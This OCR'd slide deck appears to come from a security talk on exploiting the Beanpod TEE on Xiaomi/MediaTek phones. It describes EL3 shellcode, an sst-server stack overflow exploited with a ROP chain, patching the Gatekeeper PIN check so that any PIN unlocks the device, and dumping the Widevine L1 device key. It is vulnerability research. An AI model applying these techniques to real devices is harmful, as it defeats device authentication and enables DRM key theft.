
POC makes sys_quotactl system call to trigger EL 3 shellcode




Shellcode at EL3




Shellcode at EL3



Shellcode at EL3




Shellcode at EL3




Shellcode at EL3

```
INFO:    [ATF](5)K:[86.176405]======== (2) m4u_secure_
INFO:    [ATF](0)K:[87.335697]m4u_secure_handler_tfa,
INFO:    [ATF](0)K:[87.335730]======== (3) m4u_secure_
INFO:    [ATF](0)K:[88.904298]m4u_secure_handler_tfa,
INFO:    [ATF](0)K:[88.904334]======== (2) m4u_secure_
ERROR:   [ATF](6)K:[94.876858]hello from atf!
```



Alternatives?




Alternatives?

What if our TA did not have the memory_client capability?

sst_client → sst-server

```
l:start({
    caps = {
        ...
        memory_client_ns = uTMemory_ns,
        ...
    }
}, "rom/sst-server");
```


memory_client_ns == memory_client
(same dispatch function and handled the same)



Stack Overflow in SST-Server

dispatch function if mr0 == 0x41


```
void vfs_do_work(...){
    char buf[260];
    ...
    int* mrs = &utcb->mr0;
    switch(mrs[0]){
        case 0x41: {
            memcpy(buf, shared_mem, mrs[6]);
            ...
        }
    }
}
```




Triggering the Stack Overflow

ROP chain that prints “SST!!!!” then crashes:

```
892.373560] [TZ_LOG] ta_keyin: 0x0\x0d
892.373564] [TZ_LOG] ta_keyin: \x0d
892.373569] [TZ_LOG] ta_keyin: ====================\x0d
892.373574] [TZ_LOG] ta_keyin: req type 428000\x0d
892.373578] [TZ_LOG] SST_S    : SST!!!!!\x0d
892.373583] [TZ_LOG] SST_S    : L4Re[rm]: unhandled read page fault @63616174 pc=f640\x0d
892.373589] [TZ_LOG] SST_S    : L4Re: unhandled exception: pc=0xf640\x0d
892.373593] [TZ_LOG] SST_S    : current task: \x1b[K\x0d
892.373598] [TZ_LOG] SST_S    : L4Re: fault thread regs: \x0d
892.373602] [TZ_LOG] SST_S    : pc=0xf640 sp=0x80007d00 lr=0x1591e4 cpsr=0x20000010\x0d
```



Recap


uTMemory
memory_client
sigma0
08110..ta
sigma0
sst_client
sst-server
S-EL0
map
physical
memory
Fiasco
S-EL1
Secure Monitor
S-EL3

What Now?

We’re able to modify all physical memory of our device

1. **Any pin works!**
2. **[redacted] keys?**


From this point shellcode == shellcode in EL3

Circus Trick: Any Pin works!

Pin Authentication Flow:

Gatekeeper TA checks the Pin

If the pin is correct an AuthToken created




https://source.android.com/docs/security/features/authentication

Circus Trick: Any Pin works!

EL3 shellcode to search for gatekeeper TA in memory

Patch out the actual pin check

TA_InvokeCommandEntryPoint → teei_gatekeeper_verify → Verify




Call to Verify

replace blx r3 with mov r0, #1

[redacted]: Dumping the W[redacted]e L1 Device_Key

W[redacted]e TA: e97c270ea5c44c58bcd3384a2fa2539e.ta

Triggering interaction with the TA: ExoPlayer (https://github.com/androidx/media)



[redacted]: Dumping the W[redacted]e L1 Device_Key

Factory-provisioned keybox contains the root of trust (device_key)*

TABLE I
W[redacted]E KEYBOX

Field	Description	Size (bits)
Device ID	Internal Device ID	256
Device Key	128-bit AES key	128
Provisioning Token	Used by provision requests	576
Magic Number	“kbox”	32
CRC32	CRC32 validating the keybox integrity	32
Total		**1024**

*https://univ-rennes.hal.science/hal-03631377/document


[redacted]: Dumping the W[redacted]e L1 Device_Key

keybox stored in .data section

=> dump the TA from memory and get the device_key

```
int kb_get_device_key(void *out){
  if (keybox != 0) {
    TEE_MemMove(out,keybox + 0x20,0x10);
    return 0x10;
  }
  msee_ta_printf_va("kb_get_device_key: keybox not install.\n");
  msee_ta_printf_va("\n");
  return 0;
}
```

[redacted]: Dumping the W[redacted]e L1 Device_Key



Recent Phones using Beanpod

Xiaomi with MediaTek SoC

Beanpod is being phased out for MITEE (new Xiaomi TEE)

